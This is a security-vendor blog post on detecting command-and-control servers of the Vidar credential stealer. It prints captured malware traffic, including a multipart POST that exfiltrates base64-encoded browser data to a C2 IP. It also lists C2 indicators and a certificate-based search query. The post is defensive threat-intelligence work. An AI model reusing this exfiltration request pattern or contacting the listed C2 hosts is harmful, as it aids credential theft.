Tracking Vidar Infrastructure with Censys

censys.com/tracking-vidar-infrastructure/

November 21, 2023

Summary

Tracking Vidar Infrastructure


- Vidar, a malware that evolved from Arkei, stands out as one of the first stealers capable of extracting information from 2FA Software and the Tor Browser.
- Vidar's C2 servers utilize HTTP over TLS, including hardcoded subject and issuer-distinguished names (DNs) on certificates. This allowed Censys to detect 22 unique IP addresses linked to Vidar campaigns.
- Vidar has been associated with Scattered Spider, known for targeting large organizations and IT help desks.

Introduction

Stealers are trojans that collect credentials, notable files, and tokens from an infected computer and upload the data back to attacker-controlled infrastructure. Today, we will discuss one of the more advanced stealers: Vidar. Vidar is a piece of malware originating from the Arkei Stealer but uses new methods to find and direct traffic to the attacker.

Vidar Operational Details

Vidar uses common network communication methods, and once in place, it will connect to a Telegram server to fetch the URL of the Command and Control (C2) server. In the following two screenshots, you will see examples of this C2 distribution method via Telegram or, if that fails, a backup Steam account.




starcofeeth

1 subscriber

torosdag https://167.235.143.166|


Example of a Telegram account pointing to the Vidar C2 server



wepserv http://195.201.121.147|

Example of Steam account pointing to the Vidar C2 server

Once the C2 server connection has been established, Vidar will start the process of exfiltrating data from the host to the attacker-owned server.




```
GET /sqlite3.dll HTTP/1.1
HTTP/1.1 200 OK
POST / HTTP/1.1
HTTP/1.1 200 OK  (text/html)
POST / HTTP/1.1
HTTP/1.1 200 OK  (text/html)
POST / HTTP/1.1
HTTP/1.1 200 OK  (text/html)
GET /freebl3.dll HTTP/1.1
GET /mozglue.dll HTTP/1.1
GET /msvcp140.dll HTTP/1.1
GET /nss3.dll HTTP/1.1
GET /softokn3.dll HTTP/1.1
GET /vcruntime140.dll HTTP/1.1
```


Here, we see seven different HTTP GET requests made to the C2, which downloads several legitimate DLLs:

- /sqlite3.dll


- /freebl3.dll
- /mozglue.dll
- /msvcp140.dll
- /nss3.dll
- /softokn3.dll
- /vcruntime140.dll



Vidar then takes a screenshot of the user's desktop, collects information about the user's system (browser cookies, passwords, etc…), and sends it all over the C2's HTTPS connection via a multipart form data POST request. Note that these servers will only allow POST requests from specific user agents such as the example below.




```
POST / HTTP/1.1
Content-Type: multipart/form-data; boundary=----HDAAAAFIIJDBGDGCGDAK
User-Agent: Mozilla/5.0 (X11; CrOS x86_64 15329.59.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Host: 116.202.189.41
Content-Length: 87681
Connection: Keep-Alive
Cache-Control: no-cache
```



```
------HIIIEGDBKJKEBGCBAFCF
Content-Disposition: form-data; name="file_data"

d3d3Lm1vemlsbGEub3JnCVRSVUUJLwlUUlVFCTE1NTMwODUyMDMJbW96LXN0dWItYXR0cmlidXRpb24tY29kZQljMjkxY21ObFBYZDNkeTV0YjNwcGJHeGhMbTl5WnladFpXUnBkV
zA5S0c1dmJtVXBKbU5oYlhCaGFXZHVQU2h1YjNRZ2MyVjBLU1pqYjI1MFpXNTBQU2h1YjNRZ2MyVjBLUS4uCnd3dy5tb3ppbGxhLm9yZwlUUlVFCS8JVFJVRQkxNTUzMDg1MjAzCW
1vei1zdHViLWF0dHJpYnV0aW9uLXNpZwkyNGYyMGMxNzkxMjU2NTExY2JiNTA0Nzk3NWYxZjQwMDNmYzFjYjhjZDIxNmFiYTBjYjM0ZjliYWEyMDZhNWY5Cnd3dy5tb3ppbGxhLm9
yZwlUUlVFCS8JVFJVRQkxNTU0ODEzMjAzCW1vei1ub3RpZmljYXRpb24tZngtb3V0LW9mLWRhdGUJZngtb3V0LW9mLWRhdGUtYmFubmVyCi5tb3ppbGxhLm9yZwlUUlVFCS8JVFJV
RQkxNTUyOTk4ODYzCV9nYXRfVUEtMzYxMTYzMjEtMQkxCi5tb3ppbGxhLm9yZwlUUlVFCS8JVFJVRQkxNjE2MDcwODEzCV9nYQlHQTEuMi44Njk1NDIxMDAuMTU1Mjk5ODgwNAoub
W96aWxsYS5vcmcJVFJVRQkvCVRSVUUJMTU1MzA4NTIxMwlfZ2lkCUdBMS4yLjE1MzczMzMzMTguMTU1Mjk5ODgwNAouZG91YmxlY2xpY2submV0CVRSVUUJLwlUUlVFCTE1NTI5OT
k3MTIJdGVzdF9jb29raWUJQ2hlY2tGb3JQZXJtaXNzaW9uCi5nb29nbGUuY29tCUZBTFNFCS8JVFJVRQkxNTY4ODEwMDE2CU5JRAkxNzk9RFd6elpZN216SzZoVUd5cUdoTm8wX0o
tNTlHYTFHaHVwQzN5eG5uYkIwVERoZElhdkJsQzdieHRVR2ZFWi1wWVlmdDVORTlweEpjZXR1dC1tRjlCaFNKRWd2NW8tSEtFQXZxb3BZZ2otd2pCX1d0Z04yOHkwb3lPdFYyRjJV
cnBlQ1A0X2hxNzVCQ3ZuOEIyLTJ2ZTFGbENRRW9sVk9iRXV4eWVNVk5IcVE4Cg==
------HIIIEGDBKJKEBGCBAFCF--
```

Because this C2 uses TLS, we can view its specific hardcoded subject and issuer-distinguished names (DNs) on the host's certificate:



Certificate

Fingerprint	4219e544d2044b0a017cf82921bc6c06ad1560d2552eada756e31423f9a8852a
Subject	C=XX, ST=NY, L=NY, O=StaticIP, OU=privateIP, CN=116.202.189.41
Issuer	C=XX, ST=NY, L=NY, O=StaticIP, OU=privateIP, CN=116.202.189.41
Names	116.202.189.41

This is particularly noteworthy, as it can provide a method for identifying these C2 servers, which can be found with the following Censys search query:

services.tls.certificates.leaf_data.subject_dn: “C=XX, ST=NY, L=NY, O=StaticIP, OU=privateIP”


If the reader wishes to automate a system to pull down a list of known Vidar C2 servers, the following Censys CLI command can be used:

```
censys search --pages -1 --virtual-hosts INCLUDE
'services.tls.certificates.leaf_data.subject_dn: "C=XX, ST=NY, L=NY, O=StaticIP,
OU=privateIP"' | jq -r '.[] | if try(.name) then .name else .ip end'
```

Vidar’s Scope on the Internet

Note: For this study, we define a “host” as a unique collection of service data associated with an IP address and one or more host names. We consolidate hostnames serving the same service data as their bare IP counterparts for deduplication purposes. Censys Search will sometimes show separate entries for the same physical IP address for multiple hostnames.

At the time of writing, **Censys observed 22 unique IP addresses associated with a Vidar campaign** (some with multiple hostnames) which can be seen within Censys search results.



Interestingly, most of these C2 services are isolated to two distinct internet providers within two countries: **AS24940 (HETZNER-AS) with 21 distinct hosts (19 located in Germany and 2 located in Finland)** and **a single host running in AS202448 (MVPS)** in the country of Finland.

Why Vidar Matters

This malware is a tool of choice for Scattered Spider, a cybercriminal organization known for targeting large companies and IT help desks. Along with their ability to social engineer some of the largest organizations, Scattered Spider engages in data theft for extortion and has been known to deploy ransomware alongside Vidar. High-profile targets like MGM and Caesars have fallen victim to their attacks, underscoring the severity of the threat.In response to these recent attacks, the FBI and CISA have issued recommendations for organizations running critical infrastructure to mitigate and reduce the likelihood and impact of attacks by Scattered Spider actors.

Command and control (C2) Indicators

Some of the C2 hosts are only accessible by hostname (i.e., cannot be seen via the bare metal IP address), so for any line here that includes an “$IP+$hostname,” this indicates that a hostname must be included within the request (either via SNI, or the HTTP Host header).

```
49.12.119[.]148
95.217.244[.]44
49.13.94[.]153
5.75.246[.]163
89.38.135[.]11
167.235.143[.]166
78.47.61[.]97
116.202.189[.]41
195.201.46[.]42
116.203.7[.]211
142.132.204[.]231
168.119.173[.]77
65.108.152[.]136
116.203.10[.]96+join.naxtm[.]cfd
49.12.116[.]189+static.189.116.12.49.clients.your-server[.]de
195.201.251[.]173+static.173.251.201.195.clients.your-server[.]de
5.75.209[.]4+static.4.209.75.5.clients.your-server[.]de
23.88.45[.]254+www.avisclair[.]com
157.90.152[.]131+static.131.152.90.157.clients.your-server[.]de
116.203.6[.]243+static.243.6.203.116.clients.your-server[.]de
94.130.188[.]233+static.233.188.130.94.clients.your-server[.]de
195.201.34[.]151+static.151.34.201.195.clients.your-server[.]de
```

About the Author

Aidan Holland

Security Researcher

Aidan is a Security Researcher on the Research team working to use our data to enrich the workflows of security professionals everywhere. Aidan specializes in open-source development and cybersecurity engineering.